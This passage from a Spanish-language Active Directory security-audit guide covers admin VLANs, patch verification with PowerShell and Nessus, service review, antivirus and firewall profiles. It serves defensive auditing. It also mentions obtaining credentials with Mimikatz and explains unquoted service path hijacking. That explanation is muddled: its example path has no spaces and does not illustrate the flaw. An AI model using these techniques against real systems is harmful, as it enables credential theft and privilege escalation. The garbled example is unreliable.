

Figura 20 Información de contraseñas cacheadas en RODC

IV. Una vez teniendo el conocimiento de estos equipos se pueden utilizar técnicas de ingeniería social o herramientas como Mimikatz (en apartados posteriores se explicará en mayor detalle), se pueden obtener credenciales de los mimos con seguridad de que existen dentro de la infraestructura.

4.1.4. Mecanismos de distribución de carga sobre la infraestructura

Una organización con una infraestructura de *Active Directory* compleja necesita de los mecanismos suficientes para hacer frente a ataques por denegación de servicio o intentos de agotar recursos del sistema. En este sentido, una sola máquina gestionando todo el tráfico de entrada/salida de la infraestructura podría quedar fácilmente congestionada por un atacante o por un mal despliegue de algún servicio y/o aplicación, por ello, el consultor de seguridad debe revisar los mecanismos de distribución de carga de la infraestructura a revisar.

Para ello puede ser validado mediante reuniones con los responsables de la infraestructura sin realizar análisis sobre los sistemas fuera del alcance de la revisión. Adicionalmente, si la organización no dispone de mecanismos de balanceo de carga, se recomienda en la mayoría de

los casos el despliegue de soluciones enfocadas a este tipo de servicios, para ello, se debe analizar el tráfico medio y los límites al alza de las comunicaciones. Estas soluciones pueden aportar a la organización el mantenimiento de la disponibilidad de sus servicios y aumentar el tiempo de vida de los sistemas en caso de un exceso de caídas a causa de denegaciones de servicio o despliegues mal diseñados.

4.1.5. Vlan dedicada a administración

Para un eficiente mantenimiento de la infraestructura de *Active Directory* siempre es recomendable el uso de *Vlans* dedicadas para la administración de dicho servicio. Una *Vlan* específica de administración limita la capacidad de un atacante de acceder de forma remota al control de los *Domain Controllers*, previamente, requeriría de una explotación de los equipos de administración adicionalmente de tener un amplio conocimiento de la infraestructura que se intenta vulnerar, por tanto, implementar este tipo de mecanismos aumentaría de forma considerable el nivel de seguridad de la infraestructura de *Active Directory* de una organización.

En caso de que la infraestructura de *Active Directory* no tenga una administración a través de una *vlan* específica, se debe establecer una serie de contramedidas sobre este ámbito. En este sentido, lo ideal para la administración es que exista una *Vlan* dedicada o una doble tarjeta de red sobre los equipos en la cual se tengan en cuenta las siguientes características:

- Una *vlan* dedicada a la distribución de parches, políticas y otros mecanismos necesarios de SMB y LDAP (e.g. carpetas compartidas, etc.).
- La otra conexión es la utilizada para permitir el acceso vía RDP única y exclusivamente a través de la misma limitando así la superficie de ataque.

En la siguiente imagen se puede observar cómo sería un esquema a alto nivel con la propuesta de este punto con respecto a una segmentación adaptada a la administración aislada de los sistemas



Figura 21 Ejemplo de infraestructura con *vlan* dedicada de administración

4.2. Bloque II: Bastionado de Servidores

4.2.1. Parches de seguridad

Los parches de seguridad son un elemento vital para la protección de los sistemas de información, proveen de correcciones sobre el sistema operativo y/o aplicaciones propiedad de Microsoft, para las aplicaciones de terceros, son los propios administradores de los sistemas los encargados de corregir las mismas (e.g parches de seguridad para electrónica de red, firewalls, IDS, etc.). En este sentido, el consultor de seguridad debe verificar la existencia de procedimientos de despliegue de parches ya que son necesarios para garantizar la seguridad de los *Domain Controllers* y los servidores miembros que conforman la arquitectura de *Active Directory*. A continuación, se enumeran una serie de mecanismos para poder verificar la eficacia de estos sistemas. [12] [13]

1. Verificación por fecha del último reinicio: Un indicio para comprobar si se está aplicando una correcta política para el parcheado sobre los sistemas de información corporativos es verificar la fecha del último reinicio de los sistemas miembro, si una máquina tiene un tiempo elevado sin ser reiniciada ello indica que no se han aplicado parches ya que, en la mayoría de los casos, es necesario reiniciar para el despliegue de forma eficiente.
2. Validación a través de WSUS: *Windows Server Update Services* (WSUS) es el servicio que provee de actualizaciones de seguridad para servicios y sistemas operativos de Microsoft. La mayoría de organizaciones utilizan este servicio para gestionar el parcheado de su parque tecnológico, en caso de necesidad a la hora de validar la infraestructura de *Active Directory* en cuanto a parcheado se debe revisar este servicio y validar la periodicidad y los servidores que se encuentran con todas las actualizaciones necesarias.
3. Validaciones manuales y automáticas: Algunas organizaciones pueden no proveer de acceso a WSUS o no tener la capacidad de identificar la fecha del último reinicio, para ello, se pueden realizar validaciones a través de los comandos de PowerShell, para ello, se puede utilizar el siguiente [14]:

```
Get-Hotfix
```



Figura 22 Validación manual de actualizaciones

En la imagen se puede validar cómo existe una actualización pendiente que no está instalada dentro del equipo. En caso de que la validación manual no funcione, se pueden utilizar herramientas de validación automática como Nessus.

En la imagen, se puede observar un escaneo automático sobre una de las máquinas de la organización, se observa como el servidor, con un sistema operativo Windows Server 2008 R2 está sin el parche de seguridad MS17-10, este parche corrige las vulnerabilidades Eternalblue, EternalRomance, DoblePulsar, etc., estas, son las que aprovechaba WannaCry para propagarse entre las diferentes organizaciones, por lo que un atacante lo tendría asequible para tomar el control de la máquina.



Figura 23 Análisis de vulnerabilidades con Nessus

4. Procedimiento de parcheado corporativo: Las organizaciones deben disponer de un procedimiento que defina cómo y cuándo deben ser desplegadas las actualizaciones sobre la infraestructura, y, en este caso en particular, *Active Directory*. En este sentido, Microsoft libera cada segundo martes del mes el boletín de actualizaciones, estas estarán disponibles en el repositorio de actualizaciones (WSUS) para ser desplegadas. Un buen procedimiento de parcheado debe estar validado por los responsables de seguridad de la organización, y definir SLAs (*Service Level Agreement*) para garantizar una protección adecuada sobre los sistemas de información corporativos. Adicionalmente, los parches deben ser probados previamente en un entorno de laboratorio previo despliegue en producción para poder verificar que no afectarán a la confidencialidad, integridad y disponibilidad de los sistemas de la información corporativos.

4.2.2. Revisión de software/servicios instalados

El uso de software innecesario sobre los sistemas de información corporativo es una práctica común y extendida en las organizaciones. Este tipo de acciones puede afectar de forma negativa a la infraestructura de *Active Directory* pudiendo aumentar la superficie de exposición a posibles ataques. En este sentido, debe seguirse el principio de mínimas funcionalidades necesarias para evitar un aumento en los vectores de ataque.

Nessus es capaz de detectar aquellas aplicaciones cuya versión es obsoleta, esto ayudaría a identificar posibles herramientas olvidadas para algún propósito en concreto o para alertar de posibles aplicaciones innecesarias sobre el equipo.

Otro mecanismo es la validación a través del acceso al sistema e identificar qué aplicaciones y servicios son innecesarios desde el alcance de la infraestructura de *Active Directory*.

En la imagen, se pueden observar diferentes aplicaciones que no son necesarias para el buen funcionamiento de la infraestructura, en este caso, un *Domain Controller*:

- Caín & Abel: Considerado como malware por muchos antivirus y utilizado para análisis de tráfico.
- Google Chrome: La navegación hacia internet no es una tarea necesaria (en la mayoría de los casos) para un *Domain Controller*.
- IKnowPs: Aplicación de terceros para conocer las aplicaciones corriendo, no está validada por ninguna solución de seguridad.
- Notepad++: Aplicación innecesaria para visualizar datos en texto plano y otros formatos.
- Spotify: Aplicación de música.
- Wireshark: Aplicación de análisis de tráfico, Windows ya incorpora mecanismos de análisis de tráfico de forma nativa y no es necesario hacerlo sobre la propia máquina.



Figura 24 Programas innecesarios instalados sobre *Domain Controller*

Para validar los servicios existentes sobre las máquinas bajo dominio se pueden seguir dos mecanismos sin necesidad de soluciones de terceros:

1. Verificación mediante Powershell

```
Get-Service
```



Figura 25 Servicios innecesarios existentes en *Domain Controller*

Este comando lista todos los servicios disponibles por la máquina y el estado en el que se encuentran en el momento de lanzar el comando (parado o en funcionamiento). [15]

Este mecanismo también te permite filtrar por servicios concretos o por búsquedas flexibles, el siguiente comando busca los servicios que comienzan por wmi (el acrónimo de Windows *Managment Instrumentation*).

```
Get-Service "wmi*"
```



Figura 26 Búsqueda de servicios con cadena predeterminada

O búsquedas según el estado del servicio (parado o en funcionamiento), útil para validar la integridad si están registrados los estados de los mismos. El comando que puede aportar la información necesaria es la siguiente:

```
Get-Service | Where-Object {$_.Status -eq "Running"}
Get-Service | Where-Object {$_.Status -eq "Stopped"}
```

Figura 27 Búsqueda de servicios en ejecución

Otra posibilidad de detectar actividades anómalas es analizando las dependencias de servicios entre sí, puede ser que un servicio malicioso esté utilizando un servicio legitimo para obtener persistencia en el sistema.

Un mecanismo para detectar las dependencias de servicios sería a través del siguiente script:

```
Get-Service |
  Where-Object {$_.DependentServices} |
    Format-List -Property Name, DependentServices, @{
      Label="NoOfDependentServices";
Expression={$_.dependentservices.count}
    }
```

```
PS C:\Users\Administrator> Get-Service |
>>   Where-Object {$_.DependentServices} |
>>     Format-List -Property Name, DependentServices, @{
>>       Label="NoOfDependentServices"; Expression={$_.dependentservices.count}
>>     }
>>


Name                  : AppIDSvc
DependentServices     : {applockerfltr}
NoOfDependentServices : 1

Name                  : AudioEndpointBuilder
DependentServices     : {Audiosrv}
NoOfDependentServices : 1

Name                  : BFE
DependentServices     : {WdNisSvc, WdNisDrv, SharedAccess, RemoteAccess...}
NoOfDependentServices : 8

Name                  : BrokerInfrastructure
DependentServices     : {embeddedmode}
NoOfDependentServices : 1

Name                  : CryptSvc
DependentServices     : {applockerfltr, AppIDSvc}
NoOfDependentServices : 2

Name                  : DcomLaunch
DependentServices     : {DNS, NtFrs, XblGameSave, XblAuthManager...}
NoOfDependentServices : 125

Name                  : Dhcp
DependentServices     : {NcaSvc, iphlpsvc, WinHttpAutoProxySvc, AppVClient...}
NoOfDependentServices : 6

Name                  : Dnscache
DependentServices     : {NcaSvc}
NoOfDependentServices : 1

Name                  : Eaphost
DependentServices     : {dot3svc}
NoOfDependentServices : 1
```

Figura 28 Ejemplo de listado de dependencias entre servicios

El consultor de seguridad debe validar otros puntos importantes dentro de los servicios. Uno de los vectores de ataque más comunes por parte de intruso suele ser aprovechar un servicio legítimo al no tener configurada la ruta de forma eficiente.

Mediante el siguiente comando:

```
Get-WmiObject win32_service | select Name, State, PathName
```

```
wcmsvc                  Running C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted
wdiServiceHost          Running C:\Windows\System32\svchost.exe -k LocalService
wdiSystemHost           Stopped C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
WdNisSvc                Running "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.1807.18075-0\NisSrv.exe"
wecsvc                  Stopped C:\Windows\system32\svchost.exe -k NetworkService
WEPHOSTSVC              Stopped C:\Windows\system32\svchost.exe -k WepHostSvcGroup
wercplsupport           Stopped C:\Windows\System32\svchost.exe -k netsvcs
WerSvc                  Stopped C:\Windows\System32\svchost.exe -k WerSvcGroup
WiaRpc                  Stopped C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
WinDefend               Running "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.1807.18075-0\MsMpEng.exe"
WinHttpAutoProxySvc     Running C:\Windows\system32\svchost.exe -k LocalService
Winmgmt                 Running C:\Windows\system32\svchost.exe -k netsvcs
WinRM                   Running C:\Windows\System32\svchost.exe -k NetworkService
```

Figura 29 Ruta de los servicios del sistema

El comando devuelve como salida un listado de los servicios, estado y la ruta. Una de las vulnerabilidades menos conocidas es la capacidad de un atacante de manipular la localización de un servicio cuando no está entrecomillado. Si un servicio tiene su ruta entrecomillada, el sistema localiza la ruta específica definida, en caso contrario, localizara desde C o la unidad en uso hasta

la ruta definida. Esto quiere decir que un atacante con permisos de escritura en disco y un proceso con permisos suficientes, podría ser suplantado por un ejecutable en ruta superior.

Por ejemplo:

C:\Windows\system32\svchost.exe, podría ser suplantado por C:\windows\svchost.exe siendo este último un fichero malicioso creado por un atacante y el proceso anterior ejecutado con permisos de administrador. Esto proporcionaría a un atacante permisos sobre el sistema quedando totalmente vulnerado.

2. Validación mediante interfaz del sistema

Se puede acceder a los servicios corriendo mediante el acceso al programa gráfico específico del que dispone Windows, se puede acceder escribiendo "*Services*" en los programas del sistema.



Figura 30 Visualización de servicios mediante interfaz gráfica

Este programa lista todos los servicios instalados en el sistema, identificados mediante nombre, descripción, estado, tipo de inicio (manual, automático, deshabilitado, *triggers*, etc.) y los permisos con los que se ejecuta (local, *network*, etc.).

Los servicios se pueden analizar con mayor detalle, se obtiene información del proceso, así como la posibilidad de editar la descripción del servicio (útil para un atacante si desea enmascarar un proceso malicioso). Adicionalmente, se pueden observar otras características interesantes, como el *path* o ruta donde se encuentran instalados, así como el tipo de inicio.



Figura 31 Información básica de un servicio

Otras de las opciones que se incorporan dentro de la interfaz es la posibilidad de modificar el usuario o visualizar las dependencias, útil para analizar procesos potencialmente maliciosos.



Figura 32 Visualización grafica de dependencias de un servicio

4.2.3. Validación de las herramientas de protección

El uso de herramientas de protección activa sobre los sistemas de información miembro, así como *Domain Controllers* son un soporte vital y necesario para una infraestructura de *Active Directory* segura. Este tipo de soluciones son de una importancia vital para los sistemas de información ya que mitigan posibles ataques que de forma nativa sería imposible que fusen detectados. Por ello, los sistemas deben disponer como mínimo de una solución antivirus. Adicionalmente, y si la infraestructura es de una complejidad elevada, los sistemas de información necesitarían incorporar mecanismos adicionales como soluciones antimalware o proxys locales para limitar las conexiones salientes hacia ciertas webs.

El consultor de seguridad debe validar que las firmas de virus se encuentren actualizadas de forma periódica, así como que la función de "protección real" esté habilitado ya que es muy común que se despliegue una solución antivirus y no activen esta opción.

Figura 33 Estado de solución antivirus

Por último, se debe verificar la existencia de escaneos programados sobre los sistemas de información por parte de las soluciones de antivirus, en caso de ser sistemas "*legacy*" deben tener establecidos escaneos al menos semanales para garantizar la seguridad de los mismos.

Esta información puede ser obtenida mediante reuniones con los responsables o a través del acceso a los sistemas o el servidor central de antivirus.

Los consultores de seguridad deben conocer la mayor cantidad de herramientas de seguridad posible, muchas de ellas tienen características diferentes y el conocimiento de las mismas proporciona una visión rápida para poder definir si se encuentran optimizadas sobre la infraestructura de *Active Directory*. Algunos ejemplos de herramientas antimalware:

- Panda Adaptative Defense 360
- Traps (es necesario tener firewalls de Palo Alto).
- Symantec end-point protection.
- Trend-Micro.
- Etc.

El listado de soluciones de seguridad es elevado en todos los campos, por tanto, se deben consultar fuentes para estar al día de cuáles son las mejores soluciones en el mercado una opción

sería buscar información en los cuadrantes mágicos que publica Gartner anualmente donde se indican quienes son los líderes, "*challengers*", innovadores, etc.

4.2.4. Revisión de Firewall local

El firewall local es otro elemento existente dentro de los sistemas Windows el cual proporciona la capacidad de limitar las conexiones entrantes y salientes, lo cual es útil para sistemas dentro de un mismo segmento de red ya que los firewalls no consiguen limitar la visibilidad en estos casos. [16]

Existen tres tipos de perfiles dentro del firewall local:

- *Domain profile*: Este perfil se activa automáticamente cuando una maquina se une a un dominio. En caso de que las políticas de *Active Directory* esté configuradas para sobrescribir las configuraciones locales de la maquina en cuanto a firewall local estás prevalecerán.
- *Private profile*: Esta configuración se aplica cuando una máquina se encuentra conectada a una red desconocida. Esta opción es común sobre los *end-point* cuando se requiere de movilidad geográfica o se conectan desde redes no confiables (se cataloga así a toda red fuera de la organización y en la que no se puede monitorizar las actividades o el tráfico que fluye a través de la misma).
- *Public profile*: Esta configuración se aplica cuando se realiza una conexión a un dominio a través de una red pública, como en un aeropuerto, hotel o cafetería. Dado que la seguridad de estas redes es desconocida y no está realmente controlada por el usuario que ejecuta el ordenador, se sugiere que el perfil de configuración de la red pública sea más restrictivo que la red de dominio o la red privada.

Para analizar las capacidades del firewall local de los *Domain Controller* se deben validar las configuraciones existentes. En este sentido, existen guías publicadas por el CIS (*Center for Internet Security*) las cuales detallan para cada versión de sistema operativo y aplicaciones qué configuración es la ideal y cómo verificar cuál es la que está habilitada.

Para poder acceder a las guías del CIS solo hay que acceder a la web https://www.cisecurity.org/.

